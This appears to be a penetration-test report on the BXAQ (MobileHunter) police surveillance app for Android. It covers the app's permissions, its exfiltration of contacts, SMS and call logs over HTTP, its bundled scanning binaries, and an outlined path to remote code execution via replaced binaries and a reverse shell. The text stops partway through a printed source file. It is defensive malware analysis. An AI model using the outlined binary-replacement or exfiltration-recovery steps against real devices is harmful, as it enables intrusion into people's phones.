Penetration Test
Report of Findings
BXAQ Spyware

Harden Wall Ltd.

July 24, 2024
Version 2.0

Table of Contents

Statement of Confidentiality

The contents of this document have been developed by Harden Wall (“HW” herein). HW considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended purpose. This document may not be released to another vendor, business partner, or contractor without prior written consent from HW. Additionally, no portion of this document may be communicated, reproduced, copied, or distributed without the prior consent of HW.

The contents of this document do not constitute legal advice. HW’s offer of services that relate to compliance, litigation, or other legal interests are not intended as legal counsel and should not be taken as such.

Document History

Version	Date	Description	Author
1.0	2024-06-11	Initial draft	Ramil Mustafayev
1.1	2024-06-11	Updated scope of testing and added assets	Ramil Mustafayev
1.2	2024-06-11	Added document history section	Ramil Mustafayev
1.3	2024-06-23	Draft version with findings documented	Ramil Mustafayev
2.0	2024-06-24	Final version	Ramil Mustafayev

Engagement Contacts

Project Contacts		
Primary Contact	**Title**	**Primary Contact Email**
NDA	Project Manager	***@***.com
Secondary Contact	**Title**	**Secondary Contact Email**
NDA	Security Consultant	***@***.com

Assessment Team Contacts		
Members	**Title**	**Member Contact Email**
Ramil Mustafayev	Senior Penetration Tester	***@***.com

Introduction

NDA engaged HW to conduct a Mobile Penetration Test on the BXAQ application, which is used by Chinese Police. This application is installed on a suspect's phone to collect information and send it to a Chinese Police server, after which it is uninstalled, and the phone is returned to the suspect. The objective of this test was to identify privacy concerns and security weaknesses, evaluate their potential impact, document all findings in a clear and repeatable manner, and provide actionable remediation recommendations.

This document contains an executive summary that outlines the high-level risks and provides a non-technical insight into the assessment. The Analysis sections detail the vulnerabilities and privacy violation issues found, how they were discovered, and how an attacker could exploit them.

Approach

HW performed the testing under a "white box" approach from June 12, 2024, to June 22, 2024, with the goal of identifying unknown weaknesses and privacy issues. Testing was conducted from a non-evasive standpoint with the objective of uncovering as many misconfigurations, privacy violations and vulnerabilities as possible. The assessment was carried out in a sandboxed environment specifically provisioned for this purpose.

Each identified weakness and privacy issue was documented and manually investigated to determine exploitation possibilities, patterns of exfiltration of the personal data of the victims, and escalation potential. HW aimed to demonstrate the full impact of every issue identified, considering various potential attack and abuse scenarios.

Executive Summary

The BXAQ (MobileHunter) application, used by Chinese authorities for surveillance purposes, poses significant privacy and security risks to users. This mobile penetration test aimed to identify and evaluate these risks by analyzing the application's behavior and potential vulnerabilities. The assessment revealed that the application collects a wide array of personal data, including calendar entries, contacts, call logs, text messages, and specific files based on their hashes. This data is transmitted to a server at 192.168.43.1:8080 using an insecure HTTP protocol.

Dynamic analysis confirmed that the application exfiltrates collected data, structuring it in ZIP files for transmission. Static analysis further highlighted the extensive and dangerous permissions required by the app, which facilitate its surveillance capabilities. Notably, the application contains several critical security vulnerabilities and violates the privacy of the users:

- **Insecure Data Transmission** – data is sent to the server using HTTP, which is vulnerable to interception and compromise.
- **Remote Code Execution (RCE) Vulnerability** – The WelcomeActivity class executes shell commands that can be manipulated to execute arbitrary code. Additionally, the OpenAssetsToFiles class copies files from the assets directory to the files directory and sets their permissions, which can also be exploited to achieve remote code execution. By manipulating these mechanisms, an attacker can replace binaries and modify their contents to gain a reverse shell on the victim's device when specific actions are triggered.
- **Personal Data Collection and Exfiltration** – the application collects extensive personal data from the device, including calendar entries, contacts, call logs, text messages, and scanned files.

Additionally, the wifiscan[_pie] binary is used to pre-process data by scanning files matching hashes listed in the bk_samples.bin database. The application also searches for account identifiers from popular Chinese social networking apps, using the id.conf file to guide its scanning process.

Overall, the BXAQ (MobileHunter) application is a comprehensive surveillance tool that collects and transmits extensive personal data. The identified vulnerabilities, particularly the insecure data transmission and RCE flaw, underscore the severe privacy and security threats posed by this application.

Scope of Testing

The assessment focused on a mobile application for Android phones, known as BXAQ. This app is reportedly used by law enforcement personnel in specific regions of China to collect and manage data about certain groups of citizens and minorities.

Used devices

- Nexus 5X (Virtual Device)
- Google Pixel 3a (Physical Device)

In-Scope Assets

The following assets were included in the scope of this assessment:

File	Popular threat label	Hash
chinese_police_BXNQ.apk	**trojan.mobilehunter/spyagent**	dc12d5c78117af8167d8e702dd131f838fe86930187542cf904b2122ba32afd1

Analysis

This section details the vulnerabilities and privacy issues identified during the penetration test, explaining how each was discovered and the potential risks they pose.

Dynamic Analysis

VirusTotal Report on BXAQ

Analysis Description: The BXAQ application was submitted to VirusTotal for analysis. Out of 70 security vendors, 37 flagged the file as malicious. The primary threat labels associated with this file are "trojan.mobilehunter/spyagent." The categories identified for this threat are "trojan" and "spyware." This categorization indicates the application's ability to perform unauthorized surveillance and data collection, aligning with its known use for monitoring and extracting sensitive information from infected devices.




Figure 1 VirusTotal Report of BXAQ (Mobile Hunter)

Steps to reproduce the analysis: Upload "apk" sample file to the VirusTotal[1] for analysis.

Initial Analysis and User Interface of BXAQ

Analysis Description: For the initial analysis, the application was installed on an Android virtual device within a sandboxed environment. This setup allowed for secure monitoring of the app's behavior, providing a clear picture of its operations and potential impact without risking actual device security. This controlled environment enabled the identification of the app's malicious activities, ensuring that comprehensive data could be collected for further investigation and reporting.

Steps to reproduce the analysis: To install the APK, you can use the following command in your terminal:

```
adb install <apkname.apk>
```

This command will initiate the installation of the APK file onto the connected Android device, enabling further analysis of the application within the sandboxed environment.

- [1] VirusTotal – https://www.virustotal.com/gui/file/dc12d5c78117af8167d8e702dd131f838fe86930187542cf904b2122ba32afd1




Figure 2 Successful installation of the BXAQ

When the application opens, it is displayed as MClient. The interface shows the device's IP address on the connected network and provides two buttons: one for "Start Checking" and another for "Uninstall." This straightforward user interface is designed to initiate the app's monitoring functions or remove the application from the device.




Figure 3 User Interface of the BXAQ

Monitoring the application’s network traffic

Steps to reproduce the analysis: The phone's traffic is routed through a proxy—specifically, Burp Suite—to monitor the application’s network traffic when the "Start Checking" button is clicked. This setup allows for detailed inspection and analysis of the data being transmitted and received by the application, providing insights into its communication patterns and any potential data exfiltration activities.




Figure 4 Intercepting generated traffic by BXAQ

The application communicates with the server at "192.168.43.1:8080," sending ZIP files named in the format "WIFI_phone's name_host identifier." In this example, the file was named "WIFI_Nexus_5X_111.zip." This server, likely operated internally by border authorities, facilitates the data transfer over a Wi-Fi network. The communication indicates that the app collects data from the device and transmits it to the server for further processing or monitoring.

The application will display an alert message stating "Data upload failed, please upload again!" if it is unable to connect to the server at "192.168.43.1:8080" because the device is not on the same network or there is no server listening to the requests. This indicates that the data transfer to the server is crucial for the app's functionality and any network issues or server unavailability will prompt this error message.




Figure 5 Testing Start Checking functionality

To recover the transmitted data, a Python script named "recover.py" was written to extract ZIP file contents from the requests. You can download the script from the following link: recover.py[2] on GitHub. This script will help in automating the extraction process, making it easier to analyze the data being sent by the application.

Click on the request in Burp Suite, select the "Copy to file" option from the menu, and save it with a filename such as "request.rq".

Use the following command to extract the ZIP file from the request:

```
python3 recover.py -r request.rq
```




Figure 6 Recovering Captured Data over Burp Suite

This command runs the "recover.py" script on the saved request file "request.rq" to dump the ZIP file content for further analysis.

To unzip the file and examine its contents, use the following command:

```
unzip WIFI_Nexus_5X_111.zip -d WIFI_Nexus_5X_111
```

[2] recover.py – https://github.com/kryptohaker/BXNQ

```
┌──(ramil㉿kali)-[~/…/Mobile/APK/BXNQ/server]
└─$ unzip WIFI_Nexus_5X_111.zip -d WIFI_Nexus_5X_111
Archive:  WIFI_Nexus_5X_111.zip
  inflating: WIFI_Nexus_5X_111/hardware
  inflating: WIFI_Nexus_5X_111/base_station
  inflating: WIFI_Nexus_5X_111/model
  inflating: WIFI_Nexus_5X_111/scandir_temp
  inflating: WIFI_Nexus_5X_111/app_list
  inflating: WIFI_Nexus_5X_111/Contact.xml
  inflating: WIFI_Nexus_5X_111/Dialing.xml
  inflating: WIFI_Nexus_5X_111/country_code
  inflating: WIFI_Nexus_5X_111/Messages.xml
  inflating: WIFI_Nexus_5X_111/Calendar.xml
  inflating: WIFI_Nexus_5X_111/PhoneData.cha
  inflating: WIFI_Nexus_5X_111/phone.txt
  inflating: WIFI_Nexus_5X_111/AppParse.prop
  inflating: WIFI_Nexus_5X_111/report.html
```

Figure 7 Unzipping exfiltrated data

This command extracts the files from "WIFI_Nexus_5X_111.zip" into a directory named "WIFI_Nexus_5X_111". From the output, you will see several files exfiltrated from the phone, including messages, indicating the extent of the data captured by the application.

The archive also contains a file named "report.html" where the exfiltrated data is structured for review.

PhoneInfo

Manufacturer	Android
Model	Nexus 5X(WIFI)
RealModel	Nexus 5X(WIFI)
IMEI	000000000000000
IMSI	310270000000000
ConnectType	WIFI
StartTime	2024/06/09 05:28:03
EndTime	2024/06/09 05:28:05
Date	2024/06/09

Message

ID	SmsStorage	SmsType	Folder	CenterNumber	TelePhone	SmsTime	Type	Text
1	N/A	Read	N/A	N/A	0000	2024/06/09 05:25:24	2	Test Message for BXNQ

Figure 8 Example of report.html file

The report includes a sent message that demonstrates the application's data extraction capabilities.




Figure 9 A test message sent with phone

This message, along with other exfiltrated data such as phone model, IMEI, and a list of messages, is structured within the report.html file, providing a clear overview of the collected information.

Static Analysis

Basic AndroidManifest.xml analysis

Steps to reproduce the analysis: For static analysis, the application was decompiled with `apktool d chinese_police_BXNQ.apk -o BXNQ_decompiled` command and the AndroidManifest.xml file was examined, revealing several suspicious permissions required for the application to function fully. These permissions include:

- wifiscan_pieandroid.permission.GET_PACKAGE_SIZE
- wifiscan_pieandroid.permission.READ_CALENDAR
- wifiscan_pieandroid.permission.INTERNET
- wifiscan_pieandroid.permission.READ_SMS
- wifiscan_pieandroid.permission.READ_CONTACTS
- wifiscan_pieandroid.permission.READ_PHONE_STATE
- wifiscan_pieandroid.permission.WRITE_EXTERNAL_STORAGE
- wifiscan_pieandroid.permission.RECEIVE_SMS
- wifiscan_pieandroid.permission.BLUETOOTH
- wifiscan_pieandroid.permission.BLUETOOTH_ADMIN
- wifiscan_pieandroid.permission.ACCESS_WIFI_STATE
- wifiscan_pieandroid.permission.ACCESS_NETWORK_STATE

- wifiscan_pieandroid.permission.CHANGE_WIFI_STATE
- wifiscan_pieandroid.permission.CAMERA
- wifiscan_pieandroid.permission.RECORD_AUDIO
- wifiscan_pieandroid.permission.MOUNT_UNMOUNT_FILESYSTEMS
- wifiscan_pieandroid.permission.RESTART_PACKAGES
- wifiscan_pieandroid.permission.WAKE_LOCK
- wifiscan_pieandroid.permission.ACCESS_COARSE_LOCATION

```
<uses-permission android:name="android.permission.GET_PACKAGE_SIZE"/>
<uses-permission android:name="android.permission.READ_CALENDAR"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.BLUETOOTH"/>
<uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-feature android:name="android.hardware.camera"/>
<uses-feature android:name="android.hardware.camera.autofocus"/>
<uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
<uses-permission android:name="android.permission.RESTART_PACKAGES"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
```

Figure 10 Requested Permissions by BXAQ


These permissions enable the application to access and manipulate a wide range of sensitive data and device functionalities, underscoring its potential for extensive surveillance.

The findings can also be verified using the Mobile Security Framework (MobSF). As observed, several permissions required by the application are marked as dangerous, including:

PERMISSION	STATUS	INFO	DESCRIPTION	CODE MAPPINGS
android.permission.READ_CALENDAR	dangerous	read calendar events	Allows an application to read all of the calendar events stored on your phone. Malicious applications can use this to send your calendar events to other people.	Show Files
android.permission.READ_CONTACTS	dangerous	read contact data	Allows an application to read all of the contact (address) data stored on your phone. Malicious applications can use this to send your data to other people.	Show Files
android.permission.READ_PHONE_STATE	dangerous	read phone state and identity	Allows the application to access the phone features of the device. An application with this permission can determine the phone number and serial number of this phone, whether a call is active, the number that call is connected to and so on.	Show Files
android.permission.READ_SMS	dangerous	read SMS or MMS	Allows application to read SMS messages stored on your phone or SIM card. Malicious applications may read your confidential messages.	Show Files
android.permission.RECEIVE_SMS	dangerous	receive SMS	Allows application to receive and process SMS messages. Malicious applications may monitor your messages or delete them without showing them to you.	Show Files
android.permission.RECORD_AUDIO	dangerous	record audio	Allows application to access the audio record path.	
android.permission.RESTART_PACKAGES	normal	kill background processes	Allows an application to kill background processes of other applications, even if memory is not low.	
android.permission.WAKE_LOCK	normal	prevent phone from sleeping	Allows an application to prevent the phone from going to sleep.	Show Files
android.permission.WRITE_EXTERNAL_STORAGE	dangerous	read/modify/delete external storage contents	Allows an application to write to external storage.	Show Files

Figure 11 Report of permissions by MobSF

The MoBSF also highlights top permissions that are widely abused by known malware. These permissions include:



ABUSED PERMISSIONS

Top Malware Permissions 12/24	Other Common Permissions 4/45
android.permission.INTERNET, android.permission.READ_SMS, android.permission.READ_CONTACTS, android.permission.READ_PHONE_STATE, android.permission.WRITE_EXTERNAL_STORAGE, android.permission.RECEIVE_SMS, android.permission.ACCESS_WIFI_STATE, android.permission.ACCESS_NETWORK_STATE, android.permission.CAMERA, android.permission.RECORD_AUDIO, android.permission.WAKE_LOCK, android.permission.ACCESS_COARSE_LOCATION	android.permission.READ_CALENDAR, android.permission.BLUETOOTH, android.permission.BLUETOOTH_ADMIN, android.permission.CHANGE_WIFI_STATE

Malware Permissions are the top permissions that are widely abused by known malware.
Other Common Permissions are permissions that are commonly abused by known malware.


Figure 12 Abused permissions by BXAQ report of MobSF

Modification of the Hardcoded Server IP address and port

Steps to reproduce the analysis: For making application fully operated in sandboxed environment needed to change hardcoded server IP address and port number.

Use below command to find patterns:


```
grep -Iir '192.168.43' * | egrep ".(smali|xml):" | cut -d ':' -f1 | sort -u
```



```
┌──(ramil㉿kali)-[~/…/Mobile/APK/BXNQ/decompile]
└─$ grep -Iir '192.168.43' * | egrep ".(smali|xml):" | cut -d ':' -f1 | sort -u
BXNQ_decompiled/res/values/strings.xml
BXNQ_decompiled/res/values-zh-rCN/strings.xml
BXNQ_decompiled/smali/com/fenghuo/qzj/WelcomeActivity.smali
BXNQ_decompiled/smali/com/fenghuo/utils/Global.smali
BXNQ_decompiled/smali/com/fenghuo/utils/Util.smali
```

Figure 13 Server IP discovery within application

For the application to operate fully in a sandboxed environment, it was necessary to modify the hardcoded server IP address and port number. This adjustment ensures that the application can communicate correctly within the controlled testing setup, enabling accurate monitoring and analysis of its behavior. By redirecting its network traffic to a locally controlled server, we could observe the application's data exfiltration process and other network interactions without the need for access to the original server.



```
┌──(ramil㉿kali)-[~/…/Mobile/APK/BXNQ/decompile]
└─$ cat BXNQ_decompiled/res/values/strings.xml
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="scandir_enable">true</string>
    <string name="app_ip">192.168.43.1</string>
    <string name="app_port">8080</string>
    <string name="start_test">Start Checking</string>
    <string name="uninstall">Uninstall</string>
    <string name="searching_phone">Checking Phone...</string>
    <string name="searching_phoneN">"Checked Files:%1$s
Hitted: %2$s
"</string>
```

Figure 14 Example of strings.xml for modification

To attach the device to the testing environment and access the filesystem for further analysis, follow these steps:

```
adb devices
adb shell
```

```
┌──(ramil㉿kali)-[~/…/Mobile/APK/BXNQ/decompile]
└─$ adb devices
List of devices attached
192.168.[redacted]:5555        device

┌──(ramil㉿kali)-[~/…/Mobile/APK/BXNQ/decompile]
└─$ adb shell
sargo:/ $ su
sargo:/ #
```

Figure 15 Accessing to device

Binary and Database Analysis

Steps to reproduce the analysis: Previously, we identified the package named "com.fiberhome.wifiserver" in AndroidManifest.xml. To examine its structure, we can navigate to this folder within the device's filesystem.

```
sargo:/ # cd /data/data/com.fiberhome.wifiserver
```

The folder structure for the package "com.fiberhome.wifiserver" includes the following directories:

```
drwxrws--x 2 u0_a213 u0_a213_cache 3488 2024-06-20 23:30 cache
drwxrws--x 2 u0_a213 u0_a213_cache 3488 2024-06-20 23:30 code_cache
drwxrwx--x 2 u0_a213 u0_a213       3488 2024-06-21 11:05 files
sargo:/data/data/com.fiberhome.wifiserver #
```

Figure 16 Directories of the BXAQ application on the device

The files folder of the "com.fiberhome.wifiserver" package contains binaries and databases that the application uses for data exfiltration and execution. These files are integral to the app's operation, facilitating the collection and transmission of information from the device.

```
sargo:/data/data/com.fiberhome.wifiserver/files # ls -ltra
total 3358
-rwxrwxrwx 1 u0_a213 u0_a213 2998784 2024-06-20 23:33 bk_samples.bin
-rwxrwxrwx 1 u0_a213 u0_a213   13628 2024-06-20 23:33 gen_wifi_cj_flag_pie
-rwxrwxrwx 1 u0_a213 u0_a213   13628 2024-06-20 23:33 gen_wifi_cj_flag
-rwxrwxrwx 1 u0_a213 u0_a213  272428 2024-06-20 23:33 getVirAccount
-rwxrwxrwx 1 u0_a213 u0_a213    1156 2024-06-20 23:33 id.conf
-rwxrwxrwx 1 u0_a213 u0_a213      25 2024-06-20 23:33 terrorism_apps.csv
-rwxrwxrwx 1 u0_a213 u0_a213   54804 2024-06-20 23:33 wifiscan
-rwxrwxrwx 1 u0_a213 u0_a213   54804 2024-06-20 23:33 wifiscan_pie
-rw------- 1 u0_a213 u0_a213       0 2024-06-21 11:05 log_file
drwxr-x--x 5 u0_a213 u0_a213    3488 2024-06-21 11:10 ..
drwxrwx--x 2 u0_a213 u0_a213    3488 2024-06-22 00:42 .
```

Figure 17 Binaries and Databases held in application's files

The same files found in the files folder of the package "com.fiberhome.wifiserver" can also be seen in the decompiled APK's assets/xbin directory.

```
┌──(ramil㉿kali)-[~/…/decompile/BXNQ_decompiled/assets/xbin]
└─$ ls -ltra
total 3360
drwxrwxr-x 3 ramil ramil    4096 Jun 21 18:09 ..
-rw-rw-r-- 1 ramil ramil      25 Jun 21 18:09 terrorism_apps.csv
-rw-rw-r-- 1 ramil ramil 2998784 Jun 21 18:09 bk_samples.bin
-rw-rw-r-- 1 ramil ramil   13628 Jun 21 18:09 gen_wifi_cj_flag_pie
-rw-rw-r-- 1 ramil ramil   13628 Jun 21 18:09 gen_wifi_cj_flag
-rw-rw-r-- 1 ramil ramil    1156 Jun 21 18:09 id.conf
-rw-rw-r-- 1 ramil ramil  272428 Jun 21 18:09 getVirAccount
-rw-rw-r-- 1 ramil ramil   54804 Jun 21 18:09 wifiscan_pie
-rw-rw-r-- 1 ramil ramil   54804 Jun 21 18:09 wifiscan
drwxrwxr-x 2 ramil ramil    4096 Jun 21 18:09 .
```

Figure 18 Binaries and Databases in Assets directory of application

The OpenAssetsToFiles class in the application copies files from the assets directory to the files directory and assigns the proper permissions.

File: com/fenghuo/utils/OpenAssetsToFiles.java

```
┌──(ramil㉿kali)-[~/…/APK/BXNQ/decompile/jadx_BXNQ]
└─$ cat sources/com/fenghuo/utils/OpenAssetsToFiles.java
package com.fenghuo.utils;

import android.content.Context;
import java.io.File;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.InputStream;

/* loaded from: classes.dex */
